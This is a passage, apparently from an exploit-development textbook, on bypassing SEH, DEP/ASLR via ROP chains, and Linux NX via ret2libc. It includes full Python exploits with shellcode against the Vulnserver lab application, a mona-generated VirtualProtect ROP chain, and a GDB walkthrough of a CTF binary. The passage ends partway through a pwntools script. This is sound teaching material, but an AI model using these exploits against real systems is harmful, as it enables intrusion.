When it comes to bypassing SEH protections, a common way of doing it is by making use of the POP, POP, and RET functions. The way this works is by performing two POP operations. We modify the top entries of the stack and then with the RET function, we execute the memory address and instructions on that address. That modified address is what will be put into the SEH chain and executed next by placing it on the EIP. So, to put this into context, you can use shellcode that will be inserted into the SEH chain and then executed.

Next, let's focus on bypassing some of the countermeasures mentioned here. We will begin with **Return-Orientated Programming** (**ROP**).

Bypassing countermeasures

On Windows, we can make use of ROP. ROP works by chaining together small pieces of code to cause the program to execute more complex instructions. ROP is useful for bypassing ASLR and DEP protections. The key to ROP is in its name; each assembly instruction has a return (`ret`) instruction. This assembly + return is known as a **ROP gadget**. When the gadgets are loaded together, it's known as a **ROP chain**. The return instruction is crucial since it takes whatever is currently at the top of the stack and loads it into the instruction pointer, which handles what is currently executed. The ROP chain contains memory addresses, so to put the return instruction into context, all it will do is return to the stack, pick up the next gadget, and execute it.

A sample of a ROP chain with gadgets can be seen in the following code snippet. Here, we have the memory address of the gadget along with the instructions:

```
rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
      0x75cf2718,  # POP EAX # RETN [RPCRT4.dll] ** REBASED **
ASLR
      0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
      0x775c3d9a,  # MOV EAX,DWORD PTR DS:[EAX] # RETN
[KERNELBASE.dll] ** REBASED ** ASLR
      0x75ee1470,  # XCHG EAX,ESI # RETN [WS2_32.DLL] **
REBASED ** ASLR
```

Using the return instruction eliminates the need to jump to the ESP register, which you have seen in *Chapter 4*, *Developing Shellcode for Windows*. Instead of jumping, we make use of a **stack pivot**, which is a technique of pointing the stack to a buffer location that you control. This is what a ROP chain accomplishes with the return instruction.

Let's look at a practical example of ROP exploitation. For this, we will use the **Vulnserver** application that we used in *Chapter 4*, *Developing Shellcode for Windows*, along with Immunity Debugger with the `mona.py` file.

> **Tip**
> Another tool that can be used to discover ROP gadgets is called rp++. This can be found here: `https://github.com/0vercl0k/rp/downloads`.

We will use the following exploit code, which spawns the Windows calculator. This piece of code is Python-based and can be executed using Python on a Windows machine. Note that you can replace the exploit with a reverse shell to your attacking machine if you wish. I have used the calculator (`calc.exe`) example, in the event you want to copy and paste this exploit as is:

```
#!/usr/bin/python
import socket
server = '192.168.44.141'
sport = 9999
prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
exploit =  ("\xda\xc8\xbf\x84\xb4\x10\xb8\xd9\x74\x24\xf4\x5d\
x33\xc9\xb1"
"\x31\x31\x7d\x18\x03\x7d\x18\x83\xc5\x80\x56\xe5\x44\x60\x14"
"\x06\xb5\x70\x79\x8e\x50\x41\xb9\xf4\x11\xf1\x09\x7e\x77\xfd"
"\xe2\xd2\x6c\x76\x86\xfa\x83\x3f\x2d\xdd\xaa\xc0\x1e\x1d\xac"
"\x42\x5d\x72\x0e\x7b\xae\x87\x4f\xbc\xd3\x6a\x1d\x15\x9f\xd9"
"\xb2\x12\xd5\xe1\x39\x68\xfb\x61\xdd\x38\xfa\x40\x70\x33\xa5"
"\x42\x72\x90\xdd\xca\x6c\xf5\xd8\x85\x07\xcd\x97\x17\xce\x1c"
"\x57\xbb\x2f\x91\xaa\xc5\x68\x15\x55\xb0\x80\x66\xe8\xc3\x56"
"\x15\x36\x41\x4d\xbd\xbd\xf1\xa9\x3c\x11\x67\x39\x32\xde\xe3"
"\x65\x56\xe1\x20\x1e\x62\x6a\xc7\xf1\xe3\x28\xec\xd5\xa8\xeb"
"\x8d\x4c\x14\x5d\xb1\x8f\xf7\x02\x17\xdb\x15\x56\x2a\x86\x73"
"\xa9\xb8\xbc\x31\xa9\xc2\xbe\x65\xc2\xf3\x35\xea\x95\x0b\x9c"
"\x4f\x69\x46\xbd\xf9\xe2\x0f\x57\xb8\x6e\xb0\x8d\xfe\x96\x33"
"\x24\x7e\x6d\x2b\x4d\x7b\x29\xeb\xbd\xf1\x22\x9e\xc1\xa6\x43"
"\x8b\xa1\x29\xd0\x57\x08\xcc\x50\xfd\x54")
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

The preceding code, when executed in a non-DEP-enabled environment, will spawn the calculator program. Now, let's enable DEP and then work on the exploit code a bit further.

Note

Before getting started with this in your lab, ensure that you have DEP enabled on your Windows machine. This can be done from an administrative Command Prompt using the `bcdedit.exe /set {current} nx AlwaysOn` command.

If you want to turn off DEP, you can use the following command in an administrative Command Prompt: `bcdedit.exe /set {current} nx OptIn`.


Once you have enabled DEP, you can attempt to run the exploit and this time, the exploit will fail. So, let's work on making this exploit work using ROP.

The first thing we need to do is open Vulnserver on a Windows machine using Immunity Debugger with `mona.py` installed. Using `mona.py`, we will gather rop gadgets. To gather gadgets, we will use the following command:

```
!mona rop -m *.dll -cp nonull
```

This command uses the `-m` switch to specify the modules to perform the search on. In this case, we are looking at all DLLs depicted by `*.dll`. The `-cp` switch defines a pointer (depicted by `c`) and the pattern (depicted by `p`) that the search would match. Here, we are looking for `nonull`, meaning we are looking for pointers that do not contain null bytes.


Once you have executed the command, it will take a few minutes for `mona` to search the DLLs for useful gadgets and build a ROP chain. Once the process completes, you will see the results in the log (*Alt* + *L*) portion of Immunity Debugger, as per the following screenshot:



```
0BADF00D     ROP generator finished
0BADF00D
0BADF00D [+] Writing stackpivots to file c:\monavulnserver\stackpivot.txt
0BADF00D     Wrote 8854 pivots to file
0BADF00D [+] Writing suggestions to file c:\monavulnserver\rop_suggestions.txt
0BADF00D     Wrote 4545 suggestions to file
0BADF00D [+] Writing results to file c:\monavulnserver\rop.txt (32114 interesting gadgets)
0BADF00D     Wrote 32114 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file c:\monavulnserver\rop.txt (40762 gadgets)
0BADF00D     Wrote 40762 other gadgets to file
0BADF00D Done
```

Figure 6.3 – ROP chains generated

Once you have the results, you will find that `mona.py` has written a file to your `mona` working directory called `rop_chains.txt`. Within this file, you will find the ROP chain in different formats. Look for the Python format, which is depicted in the following screenshot:



```
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_esi:---]
      0x75cf2718,  # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
      0x6250609c,  # ptr to &VirtualProtect() [IAT essfunc.dll]
      0x775c3d9a,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0x75ee1470,  # XCHG EAX,ESI # RETN [WS2_32.DLL] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_ebp:---]
      0x772ff7d8,  # POP EBP # RETN [msvcrt.dll] ** REBASED ** ASLR
      0x625011c7,  # & jmp esp [essfunc.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x776307bd,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x777394ea,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
      0x7799e7e0,  # XCHG EAX,EBX # RETN [ntdll.dll] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_edx:---]
      0x7773843d,  # POP EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7773a918,  # NEG EAX # RETN [KERNEL32.DLL] ** REBASED ** ASLR
      0x75eac549,  # XCHG EAX,EDX # RETN [WS2_32.DLL] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_ecx:---]
      0x772e6ec5,  # POP ECX # RETN [msvcrt.dll] ** REBASED ** ASLR
      0x62504c32,  # &Writable location [essfunc.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x773299a8,  # POP EDI # RETN [msvcrt.dll] ** REBASED ** ASLR
      0x7773a91a,  # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED ** ASLR
      #[---INFO:gadgets_to_set_eax:---]
      0x774d1298,  # POP EAX # RETN [KERNELBASE.dll] ** REBASED ** ASLR
      0x90909090,  # nop
      #[---INFO:pushad:---]
      0x772f6f67,  # PUSHAD # RETN [msvcrt.dll] ** REBASED ** ASLR
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```

Figure 6.4 – ROP chain generated by mona.py

Now that we have the ROP chain, let's incorporate this into the original exploit that we used previously. Remember to clean up the indentation since this will affect the script. The incorporated code will look as follows. Take note of the additional modules, such as `struct` and `sys`, being used. There is also a change in the line that details the attack. The EIP is replaced with the ROP chain:

```
#!/usr/bin/python
import socket, struct, sys
```

```
server = '192.168.44.141'
sport = 9999
```

This is where the ROP chain starts. You will see it defined using `def create_rop_chain()`:

```

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
    #[---INFO:gadgets_to_set_esi:---]
    0x75c1d612, # POP EAX # RETN [KERNELBASE.dll] ** REBASED **
ASLR
    0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
    0x77c73c5e, # MOV EAX,DWORD PTR DS:[EAX] # RETN [ntdll.dll]
** REBASED ** ASLR
    0x75cb5b71, # XCHG EAX,ESI # RETN [KERNELBASE.dll] **
REBASED ** ASLR
    #[---INFO:gadgets_to_set_ebp:---]
    0x75c5992e, # POP EBP # RETN [KERNELBASE.dll] ** REBASED **
ASLR
    0x625011af, # & jmp esp [essfunc.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x75c1a80f, # POP EAX # RETN [KERNELBASE.dll] ** REBASED **
ASLR
    0xfffffdff, # Value to negate, will become 0x00000201
    0x7676a918, # NEG EAX # RETN [KERNEL32.DLL] ** REBASED **
ASLR
    0x76907926, # XCHG EAX,EBX # RETN [msvcrt.dll] ** REBASED
** ASLR
     #[---INFO:gadgets_to_set_edx:---]
    0x76785fa2, # POP EAX # RETN [KERNEL32.DLL] ** REBASED **
ASLR
    0xffffffc0, # Value to negate, will become 0x00000040
    0x7676a918, # NEG EAX # RETN [KERNEL32.DLL] ** REBASED **
ASLR
    0x772cc549, # XCHG EAX,EDX # RETN [WS2_32.DLL] ** REBASED
** ASLR
```

```
    #[---INFO:gadgets_to_set_ecx:---]
    0x76968c09, # POP ECX # RETN [msvcrt.dll] ** REBASED **
ASLR
    0x62504689, # &Writable location [essfunc.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x75e3336f, # POP EDI # RETN [RPCRT4.dll] ** REBASED **
ASLR
    0x7676a91a, # RETN (ROP NOP) [KERNEL32.DLL] ** REBASED **
ASLR
    #[---INFO:gadgets_to_set_eax:---]
    0x75bf0614, # POP EAX # RETN [KERNELBASE.dll] ** REBASED **
ASLR
    0x90909090, # nop
    #[---INFO:pushad:---]
    0x75c5747e,  # PUSHAD # RETN [KERNELBASE.dll] ** REBASED **
ASLR
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
prefix = 'A' * 2006
eip = '\xc7\x11\x50\x62'
nopsled = '\x90' * 16


```

Following the ROP chain, you will need to define the exploit as normal. In the next batch of the code, you will see the exploit defined:

```
exploit = ("\xda\xc8\xbf\x84\xb4\x10\xb8\xd9\x74\x24\xf4\x5d\
x33\xc9\xb1"
"\x31\x31\x7d\x18\x03\x7d\x18\x83\xc5\x80\x56\xe5\x44\x60\x14"
"\x06\xb5\x70\x79\x8e\x50\x41\xb9\xf4\x11\xf1\x09\x7e\x77\xfd"
"\xe2\xd2\x6c\x76\x86\xfa\x83\x3f\x2d\xdd\xaa\xc0\x1e\x1d\xac"
"\x42\x5d\x72\x0e\x7b\xae\x87\x4f\xbc\xd3\x6a\x1d\x15\x9f\xd9"
"\xb2\x12\xd5\xe1\x39\x68\xfb\x61\xdd\x38\xfa\x40\x70\x33\xa5"
"\x42\x72\x90\xdd\xca\x6c\xf5\xd8\x85\x07\xcd\x97\x17\xce\x1c"
"\x57\xbb\x2f\x91\xaa\xc5\x68\x15\x55\xb0\x80\x66\xe8\xc3\x56"
"\x15\x36\x41\x4d\xbd\xbd\xf1\xa9\x3c\x11\x67\x39\x32\xde\xe3"
"\x65\x56\xe1\x20\x1e\x62\x6a\xc7\xf1\xe3\x28\xec\xd5\xa8\xeb"
"\x8d\x4c\x14\x5d\xb1\x8f\xf7\x02\x17\xdb\x15\x56\x2a\x86\x73"
"\xa9\xb8\xbc\x31\xa9\xc2\xbe\x65\xc2\xf3\x35\xea\x95\x0b\x9c"
"\x4f\x69\x46\xbd\xf9\xe2\x0f\x57\xb8\x6e\xb0\x8d\xfe\x96\x33"
"\x24\x7e\x6d\x2b\x4d\x7b\x29\xeb\xbd\xf1\x22\x9e\xc1\xa6\x43"
"\x8b\xa1\x29\xd0\x57\x08\xcc\x50\xfd\x54")
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + rop_chain + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Now, when the final code is run, the calculator should spawn even with DEP enabled.

That brings us to the end of the countermeasures in Windows. Remember that these are not all the countermeasures. There may be more and don't forget about **Endpoint Detection and Response** (**EDR**) tools, which can detect shellcode within programs based on signatures, behavior analysis, cloud telemetry, and more.

Let's shift gears and move into the countermeasures and bypasses for Linux.


Countermeasures and bypasses for Linux

When it comes to verifying which exploit protections are in place for a particular binary on Linux, a good tool to use is `checksec` command. This tool can be downloaded from the following location: `https://github.com/slimm609/checksec.sh`.

Once downloaded, you can view the protection measures by running the following command:

```
checksec --file=FILENAME
```

In the following screenshot, I have run the `checksec` tool on the `bin/ls` program on Ubuntu. Take note of the various protections that are in place:



```
rishalin@ubuntu:~$ checksec --file=/bin/ls
RELRO           STACK CANARY      NX            PIE
Full RELRO      Canary found      NX enabled    PIE enabled
```

Figure 6.5 – Verifying exploit protections using CheckSec

The primer for all exploit bypasses in Linux is the ability to control the EIP. If you are able to control the EIP, you are already on your way toward a working exploit. Countermeasures within Linux become a hindrance on your way to controlling the EIP. If you look at a buffer overflow attack, without protections such as ASLR, it would be easy to jump to an address. With ASLR in place, it is more difficult. So, as you can imagine, when applications combine protections, it really starts to become difficult to craft a working piece of shellcode.

Let's look at some of these protections, how they work, and how they can be bypassed. We will begin with the **NoExecute** (**NX**) countermeasure.

NoExecute


NX is a popular countermeasure that you will come across in Linux. What this countermeasure does is mark data on the stack as non-executable. If you had to relate this to Windows, it's similar to the DEP.

When this countermeasure is in place, if you try to execute data that is protected by it, you will find yourself receiving the error of `SIGSEGV` during the crash of the program.

The bypass of this countermeasure is done when you have function arguments on the stack that should be executed as opposed to the execution of data. So, let's put this into perspective—think of a stack overflow. During a stack overflow, you control the data that is pushed to the stack since it is overwritten with your custom data. In order to bypass NX, you supply function arguments that are part of the buffer and then you use EIP to point to another function that will utilize those arguments. These function arguments can reside in either the executable or any other library that may use it.

Let's work through a demo of using the `ret2libc` exploit on an NX bypass. For this, we will use the binary from the flag event that is hosted externally. This binary is called `pwn3` and can be found here: `https://github.com/mishrasunny174/encrypt-ctf/tree/master/pwn/x86/pwn3`. The files required to get this program compiled on your computer are all readily available on the GitHub repository.

Once you have this binary on your machine, when you run it, you will notice that it asks for input. The first thing that we will do is use `checksec` to verify what protections are in place for this program. Using the `checksec --file pwn3` command, we will see that it has NX protections enabled, as per the following screenshot:



```
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```


Figure 6.6 – Verifying protections with checksec

The next step would be to perform fuzzing on the application. We will begin with opening the application in the GDB tool with Peda installed, using the following command:

```
gdb -q pwn3
```

Once the application is open, we will create a pattern of 300 characters and send the output to a text file using the `pattern create 300 pattern.txt` command.


Next, we will run the application using the pattern file. This is done using the `run < pattern.txt` command, as per the following screenshot:



```
Reading symbols from pwn3...(no debugging symbols found)...done.
gdb-peda$ run < pattern.txt
Starting program: /home/xdev/Desktop/pwn3 < pattern.txt
I am hungry you have to feed me to win this challenge...

Now give me some sweet desert:

Program received signal SIGSEGV, Segmentation fault.
```

Figure 6.7 – Fuzzing within GDB

Once the application runs and a crash happens, we will see the crash details, as per the following screenshot. Next, we will need to find the offset:




```
0008| 0×bffff608 ("ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAA
gA%6A%")
0012| 0×bffff60c ("TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAx
A%")
0016| 0×bffff610 ("AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
0020| 0×bffff614 ("ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%
0024| 0×bffff618 ("VAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%s
0028| 0×bffff61c ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA
[
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×41416d41 in ?? ()
gdb-peda$
```

Figure 6.8 – Crash observed during fuzzing

To find the offset, we will use the following command within GDB:

```
pattern offset 0x41416d41
```

Here, we are defining the memory address of where the crash happened. We see that the offset is 140 bytes, as per the following screenshot:




```
gdb-peda$ pattern offset 0×41416d41
1094806849 found at offset: 140
```

Figure 6.9 – Finding the offset

Since we need to utilize a function for this bypass, let's relaunch GDB on the pwn3 application as before. This time, we will view its functions using the following command:

```
info functions
```


As per the following screenshot, there are only a few functions available:



```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x080482f8  _init
0x08048330  gets@plt
0x08048340  puts@plt
0x08048350  __gmon_start__@plt
0x08048360  __libc_start_main@plt
0x08048370  setvbuf@plt
0x08048380  _start
0x080483b0  __x86.get_pc_thunk.bx
0x080483c0  deregister_tm_clones
0x080483f0  register_tm_clones
0x08048430  __do_global_dtors_aux
0x08048450  frame_dummy
0x0804847d  main
0x080484e0  __libc_csu_init
0x08048550  __libc_csu_fini
0x08048554  _fini
gdb-peda$
```

Figure 6.10 – pwn3 functions

In order to make use of a ret2puts attack, we need to find assembly instructions that make use of `puts`. First, we will disassemble the `main()` function of the program. This is done by relaunching GDB, running the program, and terminating out of it during the input phase (*Ctrl* + *C*) of the program. From here, we will use the `disas main` command, as per the following screenshot. Notice that there is a `puts` instruction that exists at address `0x8048340`:




```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804847d <+0>:     push   ebp
   0x0804847e <+1>:     mov    ebp,esp
   0x08048480 <+3>:     and    esp,0xfffffff0
   0x08048483 <+6>:     sub    esp,0x90
   0x08048489 <+12>:    mov    eax,ds:0x80497e0
   0x0804848e <+17>:    mov    DWORD PTR [esp+0xc],0x0
   0x08048496 <+25>:    mov    DWORD PTR [esp+0x8],0x2
   0x0804849e <+33>:    mov    DWORD PTR [esp+0x4],0x0
   0x080484a6 <+41>:    mov    DWORD PTR [esp],eax
   0x080484a9 <+44>:    call   0x8048370 <setvbuf@plt>
   0x080484ae <+49>:    mov    DWORD PTR [esp],0x8048570
   0x080484b5 <+56>:    call   0x8048340 <puts@plt>
   0x080484ba <+61>:    mov    DWORD PTR [esp],0x80485ac
   0x080484c1 <+68>:    call   0x8048340 <puts@plt>
   0x080484c6 <+73>:    lea    eax,[esp+0x10]
   0x080484ca <+77>:    mov    DWORD PTR [esp],eax
   0x080484cd <+80>:    call   0x8048330 <gets@plt>
   0x080484d2 <+85>:    mov    eax,0x0
   0x080484d7 <+90>:    leave
   0x080484d8 <+91>:    ret
End of assembler dump.
gdb-peda$ x/3i 0x8048340
   0x8048340 <puts@plt>:        jmp    DWORD PTR ds:0x80497b0
   0x8048346 <puts@plt+6>:      push   0x8
   0x804834b <puts@plt+11>:     jmp    0x8048320
gdb-peda$ x/wx 0x80497b0
0x80497b0 <puts@got.plt>:       0xb7e68ca0
gdb-peda$ p puts
$1 = {<text variable, no debug info>} 0xb7e68ca0 <_IO_puts>
gdb-peda$ p main
$2 = {<text variable, no debug info>} 0x804847d <main>
gdb-peda$
```

Figure 6.11 – Disassembling the main function, discovering the puts instruction

We can follow the `puts@plt` instruction using the `x/3i 0x08048340` command.

You will notice that there is a pointer that calls `0x80497b0` and looking into that address using the `x/wx 0x80497b0` command, we find the address of `puts` in `libc`, as per the following screenshot. If you want to know more about this command, please see the reference at `https://visualgdb.com/gdbreference/commands/x`:



```
gdb-peda$ x/3i 0x8048340
   0x8048340 <puts@plt>:        jmp    DWORD PTR ds:0x80497b0
   0x8048346 <puts@plt+6>:      push   0x8
   0x804834b <puts@plt+11>:     jmp    0x8048320
gdb-peda$ x/wx 0x80497b0
0x80497b0 <puts@got.plt>:       0xb7e68ca0
gdb-peda$ p puts
$2 = {<text variable, no debug info>} 0xb7e68ca0 <_IO_puts>
gdb-peda$ 
```

Figure 6.12 – Following the puts instruction to libc

Take note of the address to return to `main()`, which can be seen using the following command:

```
p main
```

You will find that the address is `0x804847d`. Now, let's set up the attack. Since `puts` only takes one argument as a pointer to a string. If we feed the **Global Offset Table** (**GOT**) argument to it, we will get the address of `libc` back. In order to do this, we need to craft an exploit that will perform the following:

1. The address of `puts@plt` will overwrite the EIP.
2. The return address should be set to `main()`, which will ensure that after `puts` prints out the interesting information, it will return to the program's main function.
3. The last value that gets sent to `puts` is an argument, that is, the GOT address.

Using `pwn` tools, we will create the exploit, which is shown in the following code snippet. This will be saved on your Linux machine in a `.py` file and run using Python:

```
from pwn import *

r = process('./pwn3') #the binary is run

puts_plt = 0x8048340 #puts address in PLT - first call from
main()
```

